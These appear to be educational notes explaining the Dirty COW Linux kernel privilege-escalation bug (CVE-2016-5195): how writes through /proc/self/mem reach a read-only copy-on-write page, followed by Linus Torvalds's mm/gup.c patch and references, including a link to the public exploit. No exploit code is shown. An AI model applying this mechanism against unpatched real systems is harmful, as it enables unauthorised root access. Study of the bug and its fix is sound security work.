For `ptrace` and `/proc/self/mem`, kernel "simulates" pagefault with `faultin_page`, which creates a dirty COW page (which normally isn't directly mapped), trusting that the kernel has good reason for doing so.

Why not `SIGSEGV`? Why dirty COW page at all?

But the user writes to this "readonly" page, why doesn't it cause a segmentation fault?

TL;DR: we are writing to `/proc/self/mem`.

For pointer dereferences, pagefaults are handled by MMU, which invokes interrupt handler.

For `ptrace` and `/proc/self/mem`, kernel "simulates" pagefault with `faultin_page`, which creates a dirty COW page (which normally isn't directly mapped), trusting that the kernel has good reason for doing so.

What reason? To support debuggers.

The Patch (by Linus!)

Taken from commit 19be0eaffa [5]

```
diff --git a/mm/gup.c b/mm/gup.c
index 96b2b2fd0fbd1..22cc22e7432f6 100644
--- a/mm/gup.c
+++ b/mm/gup.c
@@ -60,6 +60,16 @@ static int follow_pfn_pte(struct vm_area_struct *vma, unsigned long address,
+/* FOLL_FORCE can write to even unwritable pte's, but only
+ * after we've gone through a COW cycle and they are dirty.
+ */
+static inline bool can_follow_write_pte(pte_t pte, unsigned int flags) {
+        return pte_write(pte) ||
+                ((flags & FOLL_FORCE) && (flags & FOLL_COW) && pte_dirty(pte));
+}
+
 static struct page *follow_page_pte(struct vm_area_struct *vma,
                 unsigned long address, pmd_t *pmd, unsigned int flags)
 {
@@ -95,7 +105,7 @@ retry:
-        if ((flags & FOLL_WRITE) && !pte_write(pte)) {
+        if ((flags & FOLL_WRITE) && !can_follow_write_pte(pte, flags)) {
                 pte_unmap_unlock(ptep, ptl);
                 return NULL;
         }
@@ -412,7 +422,7 @@ static int faultin_page(struct task_struct *tsk, struct vm_area_struct *vma,
         if ((ret & VM_FAULT_WRITE) && !(vma->vm_flags & VM_WRITE))
-                *flags &= ~FOLL_WRITE;
+                *flags |= FOLL_COW;
         return 0;
 }
```

References

[1] chao-tic. *Dirty COW and Why Lying Is Bad Even If You Are the Linux Kernel*. URL: https://chao-tic.github.io/blog/2017/05/24/dirty-cow (visited on 05/07/2022).

[2] DirtyCow. *Dirty COW (CVE-2016-5195)*. URL: https://dirtycow.ninja/ (visited on 05/07/2022).

[3] DirtyCow. *Dirtyc0w.c*. Oct. 19, 2016. URL: https://github.com/dirtycow/dirtycow.github.io/blob/d71fe00954ac38c3f41c6d635e1d557febcfbfeb/dirtyc0w.c (visited on 05/07/2022).

[4] LiveOverflow, director. *Explaining Dirty COW Local Root Exploit - CVE-2016-5195*. Oct. 21, 2016. URL: https://www.youtube.com/watch?v=kEsshExn7aE (visited on 05/07/2022).

[5] Linus Torvalds. *Mm: Remove Gup_flags FOLL_WRITE Games from __get_user_pages()*. kernel/git/torvalds/linux.git - Linux kernel source tree. Oct. 13, 2016. URL: https://git.kernel.org/pub/scm/linux/kernel/git/torvalds/linux.git/commit/?id=19be0eaffa3ac7d8eb6784ad9bdbc7d67ed8e619 (visited on 05/07/2022).